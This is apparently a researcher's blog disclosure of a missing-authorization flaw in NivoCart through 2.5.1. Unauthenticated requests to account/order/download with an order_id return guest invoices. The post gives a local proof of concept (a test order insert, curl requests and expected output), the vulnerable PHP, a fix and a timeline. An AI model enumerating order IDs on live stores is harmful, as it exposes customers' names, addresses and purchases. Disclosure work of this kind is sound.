CVE-2026-111277 - NivoCart through 2.5.1 Guest Order Invoice Disclosure via account/order/download
A GitHub repository version of this disclosure can be read here: CVE-2026-111277.
| Detail | Information |
|---|---|
| CVE Record | CVE-2026-111277 |
| Severity | 8.7 High (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N) 7.5 High (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N) |
| Date Published | 2026-10-15 |
| Software Name | NivoCart |
| Affected Version(s) | 0 through 2.5.1 |
| Software Link | https://github.com/nivocart/nivocart |
| Vendor | nivocart |
| Researcher Credits | Aaron Amran Bin Amiruddin (@aaronamran) |
Description
NivoCart through 2.5.1 contains a missing authorization vulnerability in the download() action of account/order that allows unauthenticated attackers to retrieve guest order invoices by supplying an order_id. Attackers can iterate the order_id parameter, which matches guest orders stored with customer_id 0, to disclose guest names, addresses, telephone numbers, emails, purchased items, and totals.
Proof-of-Concept
1. On a local test instance, insert test victim guest order.
mysql -h 127.0.0.1 -P 13306 -u nivo -pnivopass123 nivocart -e "
INSERT INTO nc_order (invoice_no,invoice_prefix,store_id,store_name,store_url,customer_id,customer_group_id,firstname,lastname,emai
l,telephone,payment_firstname,payment_lastname,payment_company,payment_company_id,payment_tax_id,payment_address_1,payment_address_
2,payment_city,payment_postcode,payment_country,payment_country_id,payment_zone,payment_zone_id,payment_address_format,payment_meth
od,payment_code,shipping_firstname,shipping_lastname,shipping_company,shipping_address_1,shipping_address_2,shipping_city,shipping_
postcode,shipping_country,shipping_country_id,shipping_zone,shipping_zone_id,shipping_address_format,shipping_method,shipping_code,
comment,total,order_status_id,affiliate_id,commission,language_id,currency_id,currency_code,currency_value,ip,forwarded_ip,user_age
nt,accept_language,date_added,date_modified,abandoned) VALUES (999,'INV-',0,'Your Store','http://127.0.0.1:18080/',0,1,'GuestVictim
','User','victim@example.com','0123456789','GuestVictim','User','','','','123 Secret St','','London','E1 6AN','United Kingdom',222,
'London',4692,'','Cash On Delivery','cod','GuestVictim','User','','123 Secret St','','London','E1 6AN','United Kingdom',222,'London
',4692,'','Flat Rate','flat.flat','SECRET',99.99,5,0,0,1,1,'GBP',1.0,'10.0.0.1','','test','en',NOW(),NOW(),0);"
2. Confirm the MySQL database has been populated correctly.
mysql -h 127.0.0.1 -P 13306 -u nivo -pnivopass123 nivocart -N -e "SELECT order_id,customer_id,firstname,email FROM nc_order;"

# Expected output:
+---+---+-------------+--------------------+
| 1 | 0 | GuestVictim | victim@example.com |
+---+---+-------------+--------------------+
3. Download the invoice without any login or cookies.
curl -s -v "http://127.0.0.1:18080/index.php?route=account/order/download&order_id=1" \
    -o /tmp/invoice.html 2>&1 | grep -E "^> GET|^> Host|^> Cookie|^< HTTP|^< Location"

# Expected output:
> GET /index.php?route=account/order/download&order_id=1 HTTP/1.1
> Host: 127.0.0.1:18080
< HTTP/1.1 200 OK
Similarly opening the link directly in a web browser proves it.

4. Perform a control test against gated endpoint to prove requirement for authentication.
curl -s -v "http://127.0.0.1:18080/index.php?route=account/order/info&order_id=1" -o /dev/null 2>&1 | grep -E "^> Cookie|^< HTTP|^< Location"

# Expected output:
< HTTP/1.1 302 Found
< Location: http://127.0.0.1:18080/index.php?route=account/login
Vulnerable Code Section
- The
download()method incatalog/controller/account/order.phphas no authentication gate. Source: https://github.com/nivocart/nivocart/blob/master/upload/catalog/controller/account/order.php
public function download() {
        $this->language->load('account/order');

        $this->data['title'] = $this->language->get('heading_title');
- As compared to
index(),picklist(),info()which all open with:
if (!$this->customer->isLogged()) { ... redirect to login ... }
if (!$this->customer->isSecure() || $this->customer->loginExpired()) { ... }
Recommended Fix
- Add the same gate used by
info()andpicklist()at the top ofdownload():
public function download() {
    if (!$this->customer->isLogged()) {
        $this->session->data['redirect'] = $this->url->link(
            'account/order/download', 'order_id=' . (int)$this->request->get['order_id'], 'SSL'
        );
        $this->redirect($this->url->link('account/login', '', 'SSL'));
    }

    if (!$this->customer->isSecure() || $this->customer->loginExpired()) {
        $this->customer->logout();
        $this->redirect($this->url->link('account/login', '', 'SSL'));
    }
    // ... rest of method
Timeline
- 15 October 2026: The vulnerability was initially discovered in a local environment setup. I raised a GitHub Issue to the maintainers and shared the link to VulnCheck when reporting on their webform. Later that night, VulnCheck published this CVE.
- 18 October 2026: I published this blog post.
See you in the next hack.
@aaronamran
October 2026